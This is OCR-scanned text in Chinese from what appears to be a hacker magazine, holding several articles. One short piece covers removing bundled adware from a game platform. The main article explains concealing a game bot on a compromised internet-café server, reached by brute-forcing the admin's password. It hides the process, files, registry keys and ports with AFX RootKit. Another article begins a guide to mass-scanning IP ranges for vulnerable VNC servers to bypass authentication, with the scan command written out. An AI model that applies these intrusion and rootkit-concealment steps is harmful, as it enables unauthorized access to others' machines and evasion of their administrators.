Url_2="http://pt.cga.com.cn/baigoo.exe"
Text_2="百狗搜索，帮助您在各大搜索引擎间快速切换、对比，使您在最短的时间内获得最全面的搜索结果"
Url_3="http://pt.cga.com.cn/bind_8468.exe"
Text_3="酷站导航，助您网上轻松冲浪"
Url_4="http://pt.cga.com.cn/Yayad4haofang.exe"
Text_4="Yayad软件向用户提供使用的相关信息，为用户提供增值服务"
Url_5="http://pt.cga.com.cn/101318.exe"
Text_5="猫扑插件。千橡网络社区，天下BT之源，各式互动娱乐资讯送到你面前"
```




图4

这不是那些和图1有很大关联的内容吗，把里面的内容删了或改了吧，我想这就是最后的方法了。居然发现不能改，一改打开浩方就出错，那就把内容删了吧，并保存。奇迹终于出现了，那烦人的强制安装流氓软件对话框就这样不见了。有多少个以数字为名字的txt文件就改多少。经过这么久的努力，世界终于清净了，再也不怕误装流氓软件了。至少我成功的摆脱了流氓软件的纠缠，相信大家也一样可以。

实现肉鸡上无痕挂机


文章难度：★★

ELFzero

现在网游开始大范围免费了，外挂和插件也百花齐放，这就为我们提供很大的方便。可是，老是在自己的电脑上挂机也太浪费了，还会被自己家人给唠嗦的，难道就不能找个更加方便节能的方法挂机吗？看着网吧里面嗡嗡叫的服务器，一个不易察觉的阴笑在我的嘴角若隐若现，老是被网吧赚钱，也要叫它给我提供更加好的服务才对。

入侵的过程就不说了，这个网管也很白痴，居然设置了个超级幼稚的密码，暴力破解出来后我快笑死了。

我就以“石器时代”这个老游戏为例来说明吧，它的脱机外挂界面如图1。


图1

一、隐藏图标

设置好游戏外挂后，就把游戏外挂最小化了，但是还没有完，你难道没看见系统栏里面有个小小的图标吗（图2）？




图2




图3

我们只需要利用一个小小的系统设定就可以把它隐藏起来，在任务栏和“开始”菜单属性里我们可以设定隐藏不活动的图标，把外挂工具的图标给设定为总是隐藏就可以了，如图3。这样的话，看不见了吧（图4）。



图4

二、隐藏窗口

有的挂机程序无法自己从桌面上消失，这时可以借用一个名叫“不慌不忙”的软件来帮我们的忙，软件很小，只有70K，但是却能够把桌面上除了图标以外所有的东西隐藏起来，软件界面如图5。




图5

程序默认同时按下鼠标左右键后隐藏所有窗口，“设置”选项中可以更改这个快捷键。“呼出程序”是调出隐藏的“不慌不忙”软件；勾选“不使用鼠标左右键”后在“隐藏触发”定义隐藏窗口的快捷键（图6）。“辅助功能”里可以隐藏桌面和任务栏，关闭声音和程序。右边的窗口是选择隐藏时保留的窗口，建议把除外挂窗口以外都选上。点击“系统菜单”的“隐藏”把“不慌不忙”隐藏后按下隐藏窗口快捷键，我们的外挂窗口是不是不见了。




图6

三、隐藏进程

这样还不够完美，任务管理器里面还有它的进程，如果被网管发现了，那不是就完了吗？没有关系，该请出我们的法宝了——AFX RootKit，这个可是隐藏进程的好工具啊，它在Linux上可是很出名的。现在主要是用它来隐藏自己外挂的进程和其他所有痕迹的。它的界面十分干净，只有几个必要的按钮，如图7。




图7

1.Processes隐藏进程

我们在这个窗口中点击右键，选择ADD，填写你需要隐藏的进程，注意要以“进程名.扩展名”的格式填写，OK后就可以把进程隐藏了。

2.Files隐藏文件

我们难道还要把外挂文件放出来给网管看吗？不！在Files中我们可以把文件给隐藏了，只需要把进程名改成文件名，其他的一样。

3.Registry隐藏组册表项

如果管理员和我一样动不动就跑到注册表里面去看看的话，不是什么也没了吗？我们可以在这里添加键项名称，这样的话，就无法看见你在注册表里面添加的东西了。

4.Protocol隐藏通讯连接

这个可以隐藏你外挂的端口之类的，如果你不想被“NETSTAT -AN”找出行踪的话，可以在这里填写是TCP还是UDP的，然后运行生成的程序，“NETSTAT -AN”就无法看见你的端口了。

好了，所有工作就这样结束了，我们可以在一边喝着咖啡一边安心做其他的事情了。

（本文中所涉及到的工具“不慌不忙”和AFX WINDOWS RootKit 2003已收录到光盘中）

文章难易度：★
文章阅读点：最新的VNC远程认证绕过漏洞的利用，让你我回到Win2000输入法漏洞的年代

肉鸡天下之VNC的疯狂

sagi

普罗米修斯[TAT]

提起大名鼎鼎的VNC，恐怕没有多少人不知道吧，这是一款和dameware、radmin类似的远程控制软件，应用非常的广泛，它不仅可以应用于Windows系统，也可以应用于UNIX/Linux系统。不过，就在几天前，网上惊爆了VNC服务端存在的远程认证绕过漏洞，说得明白点，就是我们可以绕过VNC的口令而直接登录服务端。想必许多朋友都还怀念当年使用Win2000输入法漏洞寻找肉鸡的快乐吧，那么今天，就让我们重温当年那段美好的往事！

首先我们来看看漏洞扫描工具vnc_bypauth的使用格式，如图1，-p表示的是端口，-i表示的是目标的ip地址范围，VNC默认使用的是5900端口。具体的使用就是 **G:\test\vnc\vnc_bypauth -i 61.XXX.XXX.XXX-61.XXX.XXX.XXX -p 5900 -vnc**，如果检测到有漏洞的VNC的话，在FOUND列会列出检测到的数量，如图2。




图1

